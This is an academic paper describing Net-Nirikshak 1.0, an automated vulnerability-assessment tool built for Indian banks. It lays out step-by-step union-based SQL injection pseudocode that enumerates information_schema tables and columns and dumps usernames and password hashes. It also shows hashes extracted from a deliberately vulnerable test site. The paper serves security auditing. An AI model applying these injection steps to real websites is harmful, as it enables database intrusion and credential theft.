An Automated Approach to Vulnerability Assessment and Penetration Testing using Net-Nirikshak 1.0

Sugandh Shah[1], B.M. Mehtre[2]
[1]SCIS, University of Hyderabad, Institute for Development & Research in Banking Technology,
[2]Centre for Information Assurance and Management, Institute for Development & Research in Banking Technology,
[1]sugandhshah@idrbt.ac.in,[2]bmmehtre@idrbt.ac.in

***Abstract* - With increasing world-wide connectivity of Information systems, and growth in accessibility of data resources, the threat to the Integrity and Confidentiality of Data and Services has also increased. Every now and then cases of Hacking and Exploitation are being observed. So in order to remain immune and minimize such threats, the Organizations conduct regular Vulnerability Assessment and Penetration Testing (VAPT) on their Technical Assets [1]. We at IDRBT have developed a new automated VAPT Testing Tool named Net-Nirikshak 1.0 which will help the Organizations to assess their Application/Services and analyze their Security Posture. Net-Nirikshak 1.0 detects the vulnerabilities based on the applications and Services being used on the target system. Apart from these it detects the SQL Injection vulnerabilities and reports all the Identified vulnerable links on the Target. Further the tool can also exploit the identified SQLI vulnerable links and grab confidential information from Target.The automated VAPT report generated by the tool is sent to the specified Email and all the traces of Scan along with the Report are removed from the Hard disk so as to ensure the Confidentiality of the VAPT Report. All the Technical and Operational aspects of Net-Nirikshak 1.0 are described in this paper along with the Outputs of a sample VAPT Test conducted on www.webscantest.com using Net-Nirikshak 1.0**

Keywords—Vulnerability Assessment; Penetration Testing; VAPT; Security Audit; Net-Nirikshak 1.0; Automated Vulnerability Scanning, Automated Penetration Testing, SQLI Vulnerability Detection, SQLI Vulnerability Exploitation, Cyber Defence.

I. INTRODUCTION

Identification of Vulnerabilities and Remediation of the same has become one of the prime concerns of every Web-facing Organization in last few decades. With the growing interconnectivity of systems and advancement in Cyber Services, the level of Cyber Attacks has also increased [3]. The major factors responsible for any malicious Act over the Internet includes *Lack of Awareness* and *Inefficiency/Lack of Defensive Measures*, Today the Organizations are required to be well aware of the possible threats and should keep auditing their services and other security measures periodically to ensure the safety of their valuable resources [4]. In this regard Net-Nirikshak 1.0 proves to be an efficient tool to audit the security standards/posture and detect the vulnerabilities well in advance. The tool is well automated and provides an Interactive window to the User/Tester, which reduces the manual workload and increases the ease of Scanning without affecting the Accuracy of Results. The Report generated by the Tool can further be used by the tester to continue with Exploitation or Remediation of the Identified Vulnerabilities.

Net-Nirikshak 1.0 operates in 5 phases: *Information Gathering Phase, Scanning Phase, Vulnerability Detection Phase, Exploitation Phase* and *Report Generation Phase.* The tool has been built up in 8 modules namely: *Reconnaissance, Port Scanning, Service Detection, Service Vulnerability Detection & Mapping, SQLI Vulnerability Detection & Mapping, SQLI Vulnerability Exploitation, Report Generation* and *Report Sending & Cleaning-Up.* The user/tester is provided with full control to Initiate or Skip any module based on his wish and choice of scanning. All these modules are explained in the next sections of this paper.

Section II of the paper describes the *Proposed Model* used to develop the tool, further, Section III describes about the *Information Gathering Phase*. Section IV and Section V deal with the *Scanning* and *Vulnerability Detection Phases* of the tool. Section VI of the paper describes about the *Exploitation Phase.* Section VII and Section VIII describes the *Report Generation/Sending* and the *Implementation and Results*. Section IX deals with the *Conclusion* and Possible *Future Work* for Improvement and Feature enhancement in the Tool.

II. PROPOSED MODEL

As illustrated in Figure 1. The Proposed Model of Net-Nirikshak 1.0 can be decomposed into five major parts namely: Information Gathering, Scanning, Vulnerability Detection & Mapping, Exploitation, and Report Generation & Reporting.

The Information Gathering Phase executes the Reconnaissance Module in which the tool gathers all the crucial information about the target like Name Servers, Service Providers, HTTP Server Version, SSL Type & Version, Content Type, Language Support, and Contact Points.

The Scanning Part executes the Port Scanning and Service Detection modules. The Scanning part detects the list of Services along with Service Versions running on the Open ports of Target System.

Once the Scanning and Service Detection is done, The Vulnerability Detection Part executes the Service Vulnerability Detection & Mapping and SQLI Vulnerability Detection & Mapping modules.

ISBN No. 978-1-4799-3914-5/14/$31.00 ©2014 IEEE

The Exploitation part inputs the output of SQLI Vulnerability Detection & Mapping module and executes the SQLI Vulnerability Exploitation module to grab confidential information (like user credentials) from Target site database.

All the Test Findings along with other Details of Scanning are later drafted into a VAPT Report in PDF format which is sent to the Tester via Email, and the Results are removed from the hard disk along with all other traces of the scan.

The User/Tester of Net-Nirikshak 1.0 enjoys the complete control of Initiating or skipping any module as required.



Figure 1. Proposed Model of Net-Nirikshak 1.0

III. INFORMATION GATHERING

As shown in Figure 1. It is the first phase in the execution of the tool. In this phase the tool makes attempts to get familiar with the Target specified by the User.

The *Reconnaissance* module of the scanner is executed here. This module initiates two sub modules: *Whois Query* and *Http/Https Header Grabbing*.

A. Whois Query:

The tool initiates a Whois Query on the specified Target (www.webscantest.com). The query returns information like *Name Servers, Service Providers, Registrars* and *Primary Contacts.*

The *Name Servers* can further be used by the tester as next Targets to continue the scan. While the *Service Provider* and *Registrars* help the tester to analyze and predict the Service Infrastructure of the Target. The *Contacts* can further be used for Social Engineering tests using Phishing or Fake Emails.

B. Grabbing Http/Https Header:

After obtaining the Whois results, the tool starts Banner Grabbing the Http/Https header which gives further important information like *Http Server Version, Content Type* and *X-Powered by.*

The *Server Version* helps the tester to further analyze the Http/Https service being used by the target, its weakness, loopholes and other details. The *Content Type* field gives the information about the type of data being carried by the Target. There have been cases where the attackers have succeeded in uploading malicious scripts/shells/payloads by changing its content type to that of the target. The *X-Powered by* section of the Http header tells about the language and its version which has been used in development [6]. This detail is further used by the tool in the Vulnerability detection phase.

IV. SCANNING

In the Scanning phase of execution, the tool initiates a service scan on the target and tries to discover the services and applications being used along with other bad configurations and loopholes. The tool executes two modules: *Port Scanning* and *Service Detection* in this phase.

A. Port Scanning:

The tool initiates a Port Scan on the Target to discover the list of Open Ports. The user has the freedom of specifying the ports of interest. This port scan is comparatively much faster due to the use of TCP_SYN flags and Multithreading. The advantage behind using TCP_SYN flag is that, in a full TCP Handshaking process, multiple messages are communicated between the client and server due to which the execution time increases. As shown in Figure 2. Net-Nirikshak 1.0 does not complete the whole TCP Handshaking process; it sends the SYN request to the target at the specific port. If the Target responds with an ACK it means that the port is Open, otherwise if a RST is received the port is marked as Closed. In cases where no response is received from the target on the concerned port, the port is marked to be Timed Out.



Figure 2. Half TCP Handshake for Port Scanning by Net-Nirikshak 1.0

Apart from this we have also integrated the concept of Multithreading using which the user/tester has the choice of selecting the no. of child scanners ranging from 1 – 50. Depending on the no. of child scanners and the no. of ports selected for scanning, the list of ports (ports of interest defined by the user/tester) is distributed between all the child scanners, and the scan is performed in parallel. In this way the total Execution time gets reduced drastically and there is no negative impact over the accuracy of the results as well.

On conducting a comparative analysis of Port Scan execution time of Net-Nirikshak 1.0 and other popular port scanners [2], it was found that with the same amount of Accuracy, Net-Nirikshak 1.0 was 2 – 3 times faster than other conventional Port Scanners.

B. Service Detection:

After obtaining the Results of Port Scan, The List of Open ports are fed as input to the *Service Detection* module. This module makes a *Raw_Socket_Connection* with the Target at the specified Open port and performs *Banner Grabbing* to detect the Service and Service Version running on that Port.

The *Banner Grabbing* operation returns a sequence of strings, which includes the name of the Application/Service, its version and the default welcome text.

V. VULNERABILITY DETECTION AND MAPPING

In this phase of execution, Net-Nirikshak 1.0 detects the vulnerabilities associated to the *Applications* and *Service Versions* identified on target system in the service detection part of scanning phase.

A. Service Vulnerability Detection:

The tool uses a *Passive Approach* to vulnerability detection so that the functioning of the applications and services on the target may not get affected. Net-Nirikshak 1.0 makes a Connection with the *National Vulnerability Database (NVD)* [5], which is a globally appreciated and reliable database holding all the information about vulnerabilities associated to all the applications and services running across the globe.

The *National Vulnerability Database* is maintained and updated by a collaboration of Renowned players of information security domain, like *MITRE Corporation (CVE)* [9], *CVSS* [10], *NIST* [12] and *US-CERT (Computer Emergency Readiness Team)*[11]. Whenever a new Vulnerability is identified in any Application or Service Version across the globe, the vulnerability is reported and published in the NVD.

Net-Nirikshak 1.0 drafts individual queries for every identified application/service-version running on the target system. These queries are sent to the National vulnerability Database. The NVD on receiving a query responds back with the *Entries* (vulnerabilities) associated to the concerned application/service-version mentioned in the query, along with its *Severity Rating* and *Publishing Date*.Net-Nirikshak 1.0 captures this response, converts it into human readable form and displays it back to the user/tester. The process continues for all the identified applications/service-versions running on the target system.

B. SQLI Vulnerability Detection:

After obtaining the Details of Vulnerabilities associated to all the identified Applications/Services running on open ports of the target, the tools initiates the Detection of SQLI Vulnerabilities on the target.

SQL Injections have been one of the major threats to every web-facing Organization in the past few decades. Detection and Remediation of SQLI Vulnerabilities is a must in order to remain protected from a major portion of cyber-attacks [7].

Net-Nirikshak 1.0 initiates a scan against all the web links and identifies the SQLI Vulnerable links on the target. The tool performs both *Blind SQL Injection* and *Error-based SQL Injection attack* against all the web-links of the target. The links on which the attack succeeds are identified as SQLI Vulnerable.

The overall process of SQLI vulnerability detection by Net-Nirikshak 1.0 goes as follows:

Step 1. *Suspects[] = Google Search API (inurl:SQL Dork site:www.example.com)*

Step 2. *URL = Suspects[ ]*

URL_1 = URL.Append (Tautology)

Step 3. If *Content(URL_1) = Content(URL)*:

Vulnerable [] = URL

Else If:

URL_1 = URL.Append (" ' ")

If *Content (URL_1) = SQL Error Statement*:

Vulnerable [] = URL

Step 4. Return *Vulnerable[]*

In this Algorithm:

SQL Dork = php?id= **or** *asp?id=* **or** *jsp?id=*

Tautology = 1=1 **or** *a=a* **or** *abcd = abcd*

The Algorithm basically tries to inject some extra Information to the URL, if the Server compiles the extra data it

means that Blind SQLI Vulnerability Exists. If the website passes the Blind SQLIA test, the scanner injects a colon " ' " at the end of the URL. If the server compiles the URL and returns a Standard SQL Error, it means that Error-based SQLI exists.

VI. EXPLOITATION

In this phase Net-Nirikshak 1.0 inputs the list of *Vulnerable URLs* Identified in *SQLI Vulnerability Detection* module and executes the *SQLI Exploitation* module.

In this process of Exploitation, the tool aims at grabbing Confidential Information like *User Credentials, Email-IDs,* and other details from the site database. The SQLIA Exploitation module is composed of 4 sub modules. *Column Detection, Table Name Detection, Column Name Detection* and *Column-Table Mapping.*

Net-Nirikshak 1.0 uses *Union Based SQL Queries* to exploit the site database. The SQLI Exploitation Algorithm is based on the 3 well known facts, which remain true by default for every website (unless customized).

- Every Website has *information_schema* Database.
- *information_schema.tables* contains the list of every *Table* in the site database.
- *table_name* is the name of a table that exists in all *information_schema.tables* on every site.

The Overall Exploitation module executes as follows:

Step 1. Finding The *No. of Columns* in site Database.

URL = Vulnerable [ ]

URL_1 = URL

i = 0

While (*Content (URL_1) == Content (URL)*):

i + = 1

URL_1 = URL.Append (" order by ")

URL_1 = URL_1.Append (i)

No._of_Columns = i – 1

Step 2. Finding a *Vulnerable Column* in site database.

j = 1

URL = URL.Append (" union all select ")

URL = URL.Append (j)

While (*j != No._of_Columns)*:

j + = 1

URL = URL.Append (",")

URL = URL.Append (j)

URL_1 = URL.Append ("--")

Vuln_Column = Column No. in *Content (URL_1)*

Step 3. Finding the List of *Table Names* in site database

POS = Position (Vuln_Column) in Content (URL_1)

URL_1 = URL.Replace (Column No. , "group_concat (table_name)")

URL_1 = URL_1.Append ("from information_schema.tables where table_schema = database () -- ")

Table_Names [ ] = Content (URL_1) at *POS*

Step 4. Finding the List of *Column Names* in site database

URL_1 = URL_1.Replace ("group_concat (table_name)", "group_concat (column_name)")

URL_1 = URL_1.Replace ("from information_schema.tables", "from information_schema.columns")

Column_Names [ ] = Content (URL_1) at *POS*

Step 5. Grabbing *User Credentials* and *other Records*.

Select a *Table_Name* from *Table_Names [ ]*

Select *Column_Name_1* from *Column_Names [ ]*

Select *Column_Name_2* from *Column_Names [ ]*

……...

Select *Column_Name_'n'* from *Column_Names [ ]*

URL_1 = URL_1.Replace ("group_concat (column_name)", "group_concat (Column_Name_1, "0x3a", Column_Name_2, "0x3a", ……., Column_Name_'n')")

URL_1 = URL_1.Replace ("from information_schema.columns where table_schema = database ()", "from Table_Name")

Result = Content (URL_1) at *POS*

Return *Result*

In this Algorithm:

The selection of *Table_Name* and *Column_Name_1, Column_Name_2… Column_Name_'n'* is done by the user/tester.

Vulnerable Column is a column no. which is vulnerable and hence is used to display the results of the SQL Injection queries executed by Net-Nirikshak 1.0. The place where the vulnerable column no. gets displayed on a website is identified as *POS*, The results of all the queries executed gets displayed at *POS*, hence if *POS* is known one can easily identify the output of every query.

Out of the obtained list of *Table_Names [ ]* the Tester should select the *Table_Name* which resembles to *Admin, Administrator, Users, Admin_User* etc because these table names are more likely to have data of interest.

Similarly, out of the obtained list of *Column_Names [ ]* the Tester should select the *Column_Name_1, Column_Name_2… Column_Name_'n'* like *Username, Userid, Password, pwd, email,* etc.

The string *"0x3a"* is the *Hexadecimal Code* of *":"*, so the *Result* is obtained in the form of *Userid* **:** *Username* **:** *Password* **:** *email* etc.

The User/Tester can keep Iterating through the process peeping through all the Table Names and Column Names combinations to grab more and more data.

Sometimes websites are equipped with security aspects which prevent the detection of No. of Columns in site database. In such cases the technique does not work. But the exploitation is possible using some other advanced manual Exploitation Techniques. In such cases the User/Tester can also develop and execute his own zero-day exploit [8].

VII. Report Generation & Reporting

This is the last phase of execution for Net-Nirikshak 1.0. In this phase the tool executes two modules *Report Generation* and *Report Sending & Clean-up*.

A. Report Generation

As illustrated in Figure 1. This module of Net-Nirikshak 1.0 remains in touch with all other modules during their execution. It collects all the results and other artifacts obtained in all the component phases/modules, and automatically draft a well formatted VAPT Repot in PDF format. This VAPT Report hold the entire details about various test finding, and can be further used by the Tester to continue with Exploitation or can be handed over to concerned authorities for remediation of identified flaws.

The PDF format of the VAPT report ensures the Integrity of Results, as the PDF Document remains write – protected.

B. Report Sending & Clean-up

After generating the VAPT report, Net-Nirikshak 1.0 initiates the *Email Sending* module which automatically generates an Email and sends it via *Gmail server* to the Email Address provided at the beginning by the tester. The VAPT Report is sent to the tester as an attachment in the email which can be accessed only by the tester.

To ensure the confidentiality of the Report and the test findings, the tool removes the VAPT Report along with all the Results and other test findings from the hard-disk. VAPT reports are highly confidential as it holds all the vulnerabilities and loopholes of the target which if gets revealed to an attacker may lead to malicious activities.

VIII. Implementation and Results

Net-Nirikshak 1.0 has been developed in *Python* language *version 2.6.* Python package *Scapy* has been used for packet generation and analysis. Other python package like *BeautifulSoup 4.0* has been used for *Web Scraping* along with *urllib* and *urllib2* for URL handling. Python *Requests* has been used to execute and capture the contents at URLs.

Google Search API has been used for finding SQLI Vulnerable suspects related to the target. *Gmail Services* have been used for generation and sending of Email (VAPT Report).

The whole project has been developed in modules; hence up gradations like feature enhancement and efficiency improvements will never be a tough task. The modules are independent and fully automated which reduces the operating complexity for the tester. Lack of testing skills and expertise is no more of much concern for VAPT using Net-Nirikshak 1.0.

To Check the *Accuracy* and *Effectiveness* of the Tool, A Sample VAPT Test was conducted on *www.webscantest.com*

The Target is a vulnerable setup hosted for the purpose of testing the Execution of different Automated Web Application Vulnerability Scanners. The Test was initiated using Net-Nirikshak 1.0 on 3rd March 2014 at 15:27 PM IST and it ended up successfully on 3rd March 2014 at 15:44 PM IST. The Test Findings are enlisted below:

Target: http://www.webscantest.com

Scan Initiated: 03/03/2014 15:27:02 PM IST

Scan Finished: 03/03/2014 15:44:24 PM IST

Total Scan Time: 17 min 22 sec.

Target's Public IP: 74.217.87.87

Name Servers: NS37.DOMAINCONTROL.COM

NS38.DOMAINCONTROL.COM

Registrars: GODADDY.COM, LLC

GoDaddy.com, LLC

Contacts: abuse@godaddy.com

WEBSCANTEST.COM@domainsbyproxy.com

Server: Apache httpd
X-Powered-By (Language): PHP 5.3.3
Content-Length: 4506 Bytes
Content-Type: Text/HTML
Charset: UTF – 8
Port Scan Mode: Default
No. of Child Scanners: 3
List of Open Ports: [80, 443]
Service Version: 80 – Http - Apache httpd
443 – Https – Apache httpd
Vulnerabilities Identified:

1. "Assertion failure and Apache process abort", CVSS Severity: 3.5 (LOW)
2. "Heap-based buffer overflow", CVSS Severity: 5.0 (MIDIUM)
3. "Out-of-bounds read", CVSS Severity: 4.0 (MIDIUM)
4. "Segmentation fault", CVSS Severity: 4.3 (MIDIUM)

5. "NULL pointer dereferences and crash", CVSS Severity: 5.0 (MIDIUM)
6. "Multiple cross site scripting (XSS)", CVSS Severity: 7.5 (HIGH)
7. "Apache httpd web server child process restart", CVSS Severity: 4.0 (MIDIUM)

No. of SQLI Suspects (Suspected Links): 7
No. of SQLI Exploitable Links: 3 (out of 7)
SQLI Exploitable Links:

1. http://www.webscantest.com/datastore/search_get_by_id.php?id=3
2. http://www.webscantest.com/datastore/search_get_by_id.php?id=5
3. http://www.webscantest.com/datastore/search_get_by_id.php?id=4

No. of Columns in site Database: 4
Identified Vulnerable Column: 3rd Column
Identified Table Names in Site Database:

1. Accounts
2. Inventory
3. Orders

Identified Column Names in Site Database: id, uname, passwd, fname, lname, id, name, description, price, id, products, shipping_firstname, shipping_lastname, shipping_address, shipping_city, shipping_state, shipping_zip, shipping_email, billing_firstname, billing_lastname, billing_address, billing_city, billing_state, billing_zip, billing_email, billing_CC_number, billing_CC_expire, billing_CC_CVV
User Chosen Table Name: accounts
User Chosen Column Names: uname, passwd
Obtained Results:
[admin: 21232f297a57a5a743894a0e4a801fc3]
[testuser: 179ad45c6ce2cb97cf1029e212046e81]

In this obtained result [a: b] "*a*" is the username (*uname*) and "*b*" is the password (*passwd*).
The Obtained Passwords for both the usernames are in *Hash* format. The tester can further use various existing Hash Cracking Software to resolve the hash and obtain the password in *plain text*.
All these results were obtained from the VAPT Report which was received as an email attachment, sent by Net-Nirikshak 1.0. The tool has a Clean-Up module, which removes every trace of scan from the used Machine; the only way of accessing the scan results is through the VAPT report which is received by the Tester in his mail-box.

When dealing with Financial Institutions like Banks, ensuring the integrity and confidentiality of the scan results becomes a must. The VAPT report generated by this tool holds all the details of the vulnerabilities and loopholes identified in the target system along with other critical information like user-credentials which if gets revealed to an attacker may lead to fraudulent intrusion activities. So the concerned VAPT tester should always handle and store these reports under his surveillance and with intensive care.

IX. Conclusion and Future Work

Net-Nirikshak 1.0 has been developed with a Primary Aim of facilitating VAPT in Indian Banks. The use of Third Party tools for VAPT or Outsourcing the VAPT Assignments to External agencies is a big threat in itself. The Banks can easily rely on this tool as its source-codes and all the Execution controls will be available with the Banks. The tool being fully automated and interactive does not require high technical skills or expertise from its users, so it becomes easy for the Bank professionals to conduct the Test. Net-Nirikshak 1.0 has been developed using core python packages/libraries and no third party software or service has been used. Hence the tool will prove to be a reliable option for conducting regular Security Audits in Banks and other Organization as well.

Currently the tool is capable of detecting Applications and Service Versions running on target system along with the list of vulnerabilities associated to them. The tool also reports the Severity level of each identified vulnerability in the list. Apart from these, the tool is also capable of Detecting and Exploiting the SQL Injection vulnerabilities on the target. But in today's Cyber Warfare, that may not be enough to assure the security of an Organization/Target. Apart from SQL Injections there are many more attacks like *Cross Site Scripting (XSS)*, *OS Command Injection* etc. In near future more modules for Detection and Exploitation of these attacks like XSS and others can also be added to make Net-Nirikshak 1.0 more reliable and efficient. Also the techniques/Algorithms used for Vulnerability Detection & Exploitation can further be improved or replaced with more efficient algorithms and techniques.

References

[1] Shah, Sugandh, and B.M. Mehtre. "A Modern Approch to Cyber Security Analysis Using Vulnerability Assessment and Penetration Testing" NCRTCST – 2013, Nov. 2013, Hyderabad (A.P), India

[2] Shah, Sugandh, and B. M. Mehtre."A Reliable Strategy for Proactive Self-Defence in Cyber Space using VAPT Tools and Techniques", "School of Computer and Information Sciences, University of Hyderabad, Hyderabad, India." Computational Intelligence and Computing Research (ICCIC), 2013 IEEE International Conference on. IEEE, 2013.

[3] Shah, Sugandh. "Vulnerability Assessment and Penetration Testing (VAPT) Techniques for Cyber Defence. NCACNS – 2013, Dec. 2013, SGGS Nanded, Maharashta, India.

[4] James. S. Tiller, "CISO's guide to Penetration Testing", Taylor and Francis Group, CRC Press Publication, 2012.

[5] National Vulneability Database Version 2.2, Accessed on: 3rd March 2014, http://www.nvd.nist.gov/

[6] TJ. O'Connor, "Violent Python", Elsevier, Syngress Publication, 2013.

[7] Jason Andress, and Ryan Linn, "Coding for Penetration Testers", Elsevier, Syngress Publication, 2013.

[8] Jeremy Faircloth, "Penetration Tester's Open Souce Toolkit", Elsevier, Syngess Publication, 2013.

[9] Common Vulnerabilities and Exposures (CVE), Accessed on: 3rd Mach 2014, http://www.cve.mitre.org/

[10] Common Vulnerability Scoring System (CVSS), Accessed on: 3rd March 2014, http://www.first.org/cvss/

[11] United States Computer Emergency Readiness Team (US-CERT), Accessed on: 3rd March 2014, http://www.us-cert.gov/

[12] National Institute of Standards and Technology (NIST), Accessed on: 3rdMarch 2014, http://www.csrc.nist.gov/